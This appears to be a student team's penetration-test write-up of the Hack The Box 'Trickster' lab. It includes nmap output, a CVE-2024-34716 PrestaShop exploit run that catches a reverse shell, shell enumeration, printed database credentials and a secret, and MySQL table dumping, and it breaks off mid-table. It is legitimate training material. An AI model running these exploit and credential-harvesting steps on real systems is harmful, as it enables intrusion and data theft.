



## **Project Name**

**DEPI**

Penetration Testing Report

Trickster Machine

**Date:** October 21, 2024

## **Who Worked On It:**

1. Ayman Abdelmonsef Mojahid (Leader)
2. Ahmed Mahmoud Ajmed Aboshady
3. Ahmed Abdelrahman Abdelrahman
4. Jihad Reda Adel
5. Eslam Mahmoud Amin
6. Mohammed Elsayed Ahmed Saber

## Index

1. Executive Summary.....	
2. Vulnerability Table.....	
3. Methodology .....	
4. Technical Details.....	
○ Vulnerability 1: Accessing .git Directory.....	
○ Vulnerability 2: Presta-Shop Remote Code Execution (CVE-2024-34716) .....	
○ Vulnerability 3: Database Credentials in PHP Configuration File.....	
○ Vulnerability 4: Access to Docker Services.....	
○ Vulnerability 5: Change-Detection Arbitrary File Write (CVE-2024-32651) ....	
○ Vulnerability 6: Exposed Backup Files. ....	
○ Vulnerability 7: Prusa-Slicer Command Injection (CVE-2023-47268) .....	
5. Tools.....	
6. Conclusion.....	

---

### 1. Executive Summary

The penetration test conducted on the Trickster machine from Hack The Box identified multiple vulnerabilities that could be exploited to gain unauthorized access and compromise system integrity. These vulnerabilities allowed an attacker to escalate privileges, access sensitive data, and execute commands on the system.

During penetration testing , we discovered a vulnerability in a website built using PrestaShop, an online store platform. By analyzing its files(.git), we were able to uncover sensitive information (admin panel) that allowed us to gain limited access to the system. From there, we found a user account (james) and successfully accessed more sensitive areas of the site.

Further investigation revealed that a separate system, a Docker container, was running another service. We identified a vulnerability within this service, which allowed us to take control of that system as well(changedetection.io). Inside this container, we discovered confidential data that granted us access to an even higher level of the system (adam).

Using this user , we gained access to service (prusaslicer) that led us to get files of Root.

Using these findings, we eventually gained full control of the system and could access data typically restricted to the highest-level administrators. This discovery demonstrated the importance of maintaining up-to-date security measures on all systems.

---

## 2. Vulnerability Table

ID	Vulnerability Name	Severity	Impact Description
1	Accessing .git Directory	Medium	Exposes source code and sensitive configuration files.
2	PrestaShop XSS (CVE-2024-34716)	High	Allows remote command execution as the www-data user.
3	Database Credentials in PHP Configuration File	High	Enables unauthorized access to database contents.
4	Access to Docker Services	Medium	Allows lateral movement within the system.
5	ChangeDetection Arbitrary File Write SSTI(CVE-2024-32651)	High	Allows file manipulation within a Docker container.
6	Exposed Backup Files	High	Provides access to higher privileged user credentials.
7	PrusaSlicer Command Injection(CVE-2023-47268)	Critical	Enables root-level access to system files via command injection.

---

## 3. Methodology

The penetration test was conducted following the OWASP Top 10 framework:

1. **A1: Injection** – Exploited command injection vulnerabilities.
  2. **A2: Broken Authentication** – Accessed sensitive data by exploiting exposed configuration files.
  3. **A5: Security Misconfiguration** – Detected misconfigured .git directory and Docker services.
  4. **A6: Sensitive Data Exposure** – Retrieved database credentials and backup files containing sensitive information.
  5. **A8: Insecure Deserialization** – Exploited file handling vulnerability in ChangeDetection.
-

## 4. Technical Details

### PORT SCANNING:

```

ayman@ayman: ~/Desktop
File Actions Edit View Help
ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openssh:openssh:8.9p1:
95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
2C119FFA-ECE0-5F14-AA4A-35A42C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5F14-AA4A-35A42C38071A *EXPLOIT*
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2023-28531 9.8 https://vulners.com/cve/CVE-2023-28531
B8190CDB-3E89-5631-9828-8064A1575823 9.8 https://vulners.com/githubexploit/B8190CDB-3E89-5631-9828-8064A1575823 *EXPLOIT*
8FC0C5AB-3968-5F3C-825E-E0B8379A623 9.8 https://vulners.com/githubexploit/8FC0C5AB-3968-5F3C-825E-E0B8379A623 *EXPLOIT*
8A0D1159-548E-546E-AA87-20E89F3927EC 9.8 https://vulners.com/githubexploit/8A0D1159-548E-546E-AA87-20E89F3927EC *EXPLOIT*
5E696884-DBD6-57FA-BF6E-D9B22190B27A 9.8 https://vulners.com/githubexploit/5E696884-DBD6-57FA-BF6E-D9B22190B27A *EXPLOIT*
33D623F7-98E0-5F75-80FA-81AA666D1340 9.8 https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340 *EXPLOIT*
PACKETSTORM:179290 8.1 https://vulners.com/packetstorm/PACKETSTORM:179290 *EXPLOIT*
FB2E9ED1-4307-585C-A197-0D6628820134 8.1 https://vulners.com/githubexploit/FB2E9ED1-4307-585C-A197-0D6628820134 *EXPLOIT*
FA399ACE-9C4C-5838-8134-171326E80D3F 8.1 https://vulners.com/githubexploit/FA399ACE-9C4C-5838-8134-171326E80D3F *EXPLOIT*
F8981437-1287-5869-93F1-6570FB1DCE59 8.1 https://vulners.com/githubexploit/F8981437-1287-5869-93F1-6570FB1DCE59 *EXPLOIT*
F58A5C82-2174-586F-9CA9-4C47F8385E 8.1 https://vulners.com/githubexploit/F58A5C82-2174-586F-9CA9-4C47F8385E *EXPLOIT*
EFD615F0-8F17-5471-AA83-0F491FD497AF 8.1 https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF *EXPLOIT*
EC20B9C2-6857-5848-848A-A9F430D13EEB 8.1 https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB *EXPLOIT*
EB13C8D6-BC93-5F14-A210-AC085A1D8572 8.1 https://vulners.com/githubexploit/EB13C8D6-BC93-5F14-A210-AC085A1D8572 *EXPLOIT*
E606E1AF-7A87-57E2-AEEF-CA14E1FE7CD 8.1 https://vulners.com/githubexploit/E606E1AF-7A87-57E2-AEEF-CA14E1FE7CD *EXPLOIT*
E543E274-C20A-582A-8F8E-F8E3F381C345 8.1 https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345 *EXPLOIT*
E34FCCCE-226E-5A46-9B1C-BCD6E7D3257 8.1 https://vulners.com/githubexploit/E34FCCCE-226E-5A46-9B1C-BCD6E7D3257 *EXPLOIT*
E24EEC0A-40F7-58BC-9E4D-7813522FF915 8.1 https://vulners.com/githubexploit/E24EEC0A-40F7-58BC-9E4D-7813522FF915 *EXPLOIT*
DC798E98-BA77-5F86-9C16-0CF8CD540EBB 8.1 https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD540EBB *EXPLOIT*
DC473885-F54C-5F76-BAFD-0175E4A90C1D 8.1 https://vulners.com/githubexploit/DC473885-F54C-5F76-BAFD-0175E4A90C1D *EXPLOIT*
D85F08E9-DB96-55E9-8D02-22F1980F360 8.1 https://vulners.com/githubexploit/D85F08E9-DB96-55E9-8D02-22F1980F360 *EXPLOIT*
D572250A-BE94-501D-90CA-1A60C9CA47 8.1 https://vulners.com/githubexploit/D572250A-BE94-501D-90CA-1A60C9CA47 *EXPLOIT*
D1E049F1-393E-552D-80D1-675822B26911 8.1 https://vulners.com/githubexploit/D1E049F1-393E-552D-80D1-675822B26911 *EXPLOIT*

```

```


ayman@ayman: ~/Desktop
File Actions Edit View Help
ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop x
CPU usage: 16.5%
SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385
CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795
CVE-2023-51384 5.5 https://vulners.com/cve/CVE-2023-51384
PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
5C971D4B-2D03-5894-9EC2-DA895284740D 0.0 https://vulners.com/githubexploit/5C971D4B-2D03-5894-9EC2-DA895284740D *EXPLOIT*
39E70D1A-F5D8-59D5-A0CF-E73D9BAA3118 0.0 https://vulners.com/githubexploit/39E70D1A-F5D8-59D5-A0CF-E73D9BAA3118 *EXPLOIT*
80/tcp open http Apache httpd 2.4.52
vulners:
cpe:/a:apache:http_server:2.4.52:
95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
2C119FFA-ECE0-5F14-AA4A-35A42C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5F14-AA4A-35A42C38071A *EXPLOIT*
F607361B-6369-5DF5-9829-E90FA29DC565 9.8 https://vulners.com/githubexploit/F607361B-6369-5DF5-9829-E90FA29DC565 *EXPLOIT*
CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474
CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690
CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943
CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720
B028190B-1481-56C4-BD09-684574297109 9.8 https://vulners.com/githubexploit/B028190B-1481-56C4-BD09-684574297109 *EXPLOIT*
5C1B8960-90C1-5EBF-98EF-F58BFFDEED9 9.8 https://vulners.com/githubexploit/5C1B8960-90C1-5EBF-98EF-F58BFFDEED9 *EXPLOIT*
3F17CA20-788F-5C45-8883-E12DB2979878 9.8 https://vulners.com/githubexploit/3F17CA20-788F-5C45-8883-E12DB2979878 *EXPLOIT*
1337DAY-ID-39214 9.8 https://vulners.com/zdt/1337DAY-ID-39214 *EXPLOIT*
CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475
CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615
CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721
0486EBEE-F207-570A-9AD8-33269E72220A 9.1 https://vulners.com/githubexploit/0486EBEE-F207-570A-9AD8-33269E72220A *EXPLOIT*

```

### Vulnerability 1: Accessing .git Directory

- **Description:** The .git directory was publicly accessible, allowing attackers to download source code and configuration files, exposing sensitive data.
- **Severity:** Medium
- **Impact:** Attackers could gain insights into the system's structure and potentially find hardcoded credentials or configuration flaws.
- **Recommendation:**

- Configure the web server to deny access to the .git directory and other sensitive directories.
- Use proper access control lists (ACLs) to prevent unauthorized access.



The screenshot displays a Kali Linux terminal window and a web browser window. The terminal window shows the output of the `git-dumper` tool, which is used to enumerate the contents of a Git repository. The output lists various files and directories, including `.git/config`, `.git/logs/refs`, `.git`, `.git/HEAD`, `.git/logs/HEAD`, and `.git/logs/`. The web browser window shows the Trickster Store login page, which is a PrestaShop 8.1.5 installation. The page includes a login form with fields for Email address and Password, and a login button.

## Vulnerability 2: PrestaShop Remote Code Execution (CVE-2024-34716)



**Description:** A cross-site scripting (XSS) vulnerability that only affects PrestaShops with customer-thread feature flag enabled is present starting from PrestaShop 8.1.0 and prior to PrestaShop 8.1.6. When the customer thread feature flag is enabled through the front-office contact form, a hacker can upload a malicious file containing an XSS that will be executed when an admin opens the attached file in back office. The script injected can access the session and the security token, The vulnerability was caused by improper handling of uploaded files, specifically the lack of validation and sanitation of file contents, which allowed attackers to upload files with embedded HTML/JavaScript code that could be executed when viewed by an administrator or customer service agent. This issue was compounded by insufficient MIME type enforcement and the absence of security headers to prevent browsers from interpreting files as something other than their declared content type.


- **Severity:** High
- **Impact:** Successful exploitation allows an attacker to gain shell access to the server, compromise sensitive data, and potentially escalate privileges within the web application.
- **Recommendation:**

-Update PrestaShop to the latest secure version.

-Implement strict input validation and output encoding to prevent deserialization attacks.

-Use Web Application Firewalls (WAFs) to monitor and block suspicious requests.

-The implemented remediation involved validating file extensions against a whitelist, enforcing correct MIME types, setting security headers (such as X-Content-Type-Options: nosniff) to prevent MIME type sniffing, and ensuring non-image files are downloaded as attachments rather than executed, while image files are handled with BinaryFileResponse to guarantee proper display.



```

ayman@ayman: ~/Desktop/CVE-2024-34716
$ python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb --local-ip 10.10.16.65 --admin-path admin634ewutrxljgitloaaj

[X] Starting exploit with:
  Url: http://shop.trickster.htb
  Email: adam@trickster.htb
  Local IP: 10.10.16.65
  Admin Path: admin634ewutrxljgitloaaj
[X] Ncat is now listening on port 5555. Press Ctrl+C to terminate.
Serving at http://Server on port 80
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
Request: GET /ps_next_8_theme_malicious.zip HTTP/1.1
Response: 200 -
10.10.11.34 - - [07/Oct/2024 20:42:26] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
Ncat: Connection from 10.10.11.34:60160.
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 GNU/Linux
17:43:13 up 1:45, 0 users, load average: 0.10, 0.27, 0.18
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ which python
$ ls
bin

```

### Vulnerability 3: Database Credentials in PHP Configuration File


- **Description:** The PHP configuration file (config.php) contained hardcoded database credentials, allowing attackers to access the database using these credentials.
- **Severity:** High

- **Impact:** An attacker could access, modify, or delete sensitive data stored in the database, leading to data integrity loss and unauthorized access to user information.

- **Recommendation:**

-Use environment variables or secure secret management systems to store credentials securely.


-Avoid hardcoding sensitive information in configuration files.



```

ayman@ayman: ~/Desktop
File Actions Edit View Help
ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop/CVE-2024-34716 x
cd ..
www-data@trickster:/$ ls
ls
bin cdrom etc lib lib64 lost+found mnt proc run snap sys usr
boot dev home lib32 libx32 media opt root sbin srv tmp var
cd /var
www-data@trickster:/var$ ls
ls
backups crash local log opt snap tmp
cache lib lock mail run spool www
www-data@trickster:/var$ cd www
cd www
www-data@trickster:~/www$ ls
ls
html prestashop trickster
www-data@trickster:~/www$ cd prestashop
cd prestashop
bash: cd: prestashop: No such file or directory
www-data@trickster:~/www$ cd prestashop
cd prestashop
bash: cd: prestashop: No such file or directory
www-data@trickster:~/www$ cd prestashop
cd prestashop
www-data@trickster:~/www$ ls
ls
INSTALL.txt classes init.php src
Install_PrestaShop.html composer.lock js templates
LICENSES config localization themes
Makefile controllers mails tools

```




```

ayman@ayman: ~/Desktop
File Actions Edit View Help
ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop/CVE-2024-34716 x
www-data@trickster:~/prestashop$ ls
ls
INSTALL.txt classes init.php src
Install_PrestaShop.html composer.lock js templates
LICENSES config localization themes
Makefile controllers mails tools
admin034ewutrkijgitloaj docs modules translations
app download override upload
autoload.php error500.html pdf var
bin img phpstan.neon.dist vendor
cache index.php robots.txt webservice
www-data@trickster:~/prestashop$ cd app
cd app
www-data@trickster:~/prestashop/app$ cd config
cd config
www-data@trickster:~/prestashop/app/config$ ls
ls
addons config_legacy_test.yml routing.yml
api_platform config_prod.yml routing_dev.yml
config.yml config_test.yml security_dev.yml
config_dev.yml doctrine.yml security_prod.yml
config_legacy.yml parameters.php security_test.yml
config_legacy_dev.yml parameters.yml services.yml
config_legacy_prod.yml parameters.yml.dist set_parameters.php
www-data@trickster:~/prestashop/app/config$ cat parameters.php
cat parameters.php
<?php return array (
    'parameters' =>
        array (
            'database_host' => '127.0.0.1',

```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



```

ayman@ayman: ~/Desktop
File Actions Edit View Help
ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop/CVE-2024-34716 x
www-data@trickster:~/prestashop/app/config$ ls
ls
addons config_legacy_test.yml routing.yml
api_platform config_prod.yml routing_dev.yml
config.yml config_test.yml security_dev.yml
config_dev.yml doctrine.yml security_prod.yml
config_legacy.yml parameters.php security_test.yml
config_legacy_dev.yml parameters.yml services.yml
config_legacy_prod.yml parameters.yml.dist set_parameters.php
www-data@trickster:~/prestashop/app/config$ cat parameters.php
cat parameters.php
<?php return array (
    'parameters' =>
        array (
            'database_host' => '127.0.0.1',
            'database_port' => '',
            'database_name' => 'prestashop',
            'database_user' => 'ps_user',
            'database_password' => 'prestashop_o',
            'database_prefix' => 'ps_',
            'database_engine' => 'InnoDB',
            'mailer_transport' => 'smtp',
            'mailer_host' => '127.0.0.1',
            'mailer_user' => NULL,
            'mailer_password' => NULL,
            'secret' => 'smP007o5ZpJWbV9oSLIpkn5XxPvcvzt7IbaHTgWnTBM3e759kbe81TPentIgzog',
            'ps_caching' => 'CacheMemcache',
            'ps_cache_enable' => false,
            'ps_creation_date' => '2024-05-25',
            'locale' => 'en-US',

```



where to find credentials of prestashop8.1.5 database

In PrestaShop version 8.1.5, like previous versions, the database credentials are stored in a configuration file. To find the credentials (database name, username, password, and host), follow these steps:

- 1. Locate the settings.inc.php File:**  
The file that contains the database credentials is called settings.inc.php, and it can be found in the /config/ directory of your PrestaShop installation.  
Path to the file:  
bash  
/path\_to\_prestashop/config/settings.inc.php
- 2. Open settings.inc.php:**  
You can open this file using any text editor (e.g., nano, vim, or any code editor like VS Code or Notepad++) to see the stored credentials.
- 3. Inside the settings.inc.php File:**  
Once you open the file, look for the following ↓ which will contain the database connection details:

KALI - VMware Workstation

File Edit View VM Tabs Help

ayman@ayman: ~/Desktop/CVE-2024-34716

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/D

File Actions Edit View Help

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/D

ERROR 1044 (42000): Access denied for user 'ps\_user'@'localhost' to database 'prest@shop\_o'

www-data@trickster:~/prestshop/app/config\$ mysql -u ps\_user -p

mysql -u ps\_user -p

Enter password: prest@shop\_o

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 3157

Server version: 10.4.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show tables

show tables

→ ;

ERROR 1046 (3D000): No database selected

MariaDB [(none)]> use prestashop;

use prestashop;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

MariaDB [prestashop]> show tables

show tables

→ ;

Tables\_in\_prestashop

Tables\_in\_prestashop

ps\_access

ps\_accessory

ps\_address

ps\_address\_format

ps\_admin\_filter

ps\_alias

ps\_api\_access

ps\_attachment

ps\_attachment\_lang

ps\_attribute

ps\_attribute\_group

ps\_attribute\_group\_lang

ps\_attribute\_group\_shop

ps\_attribute\_lang

ps\_attribute\_shop

ps\_authorization\_role

ps\_authorized\_application

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KALI - VMware Workstation

File Edit View VM Tabs Help

ayman@ayman: ~/Desktop/CVE-2024-34716

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop x

File Actions Edit View Help

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop x

| ps\_zone\_shop

276 rows in set (0.002 sec)

MariaDB [prestashop]> SELECT \* FROM ps\_employee;

SELECT \* FROM ps\_employee;

| id\_employee | id\_profile | id\_lang | lastname | firstname | email |

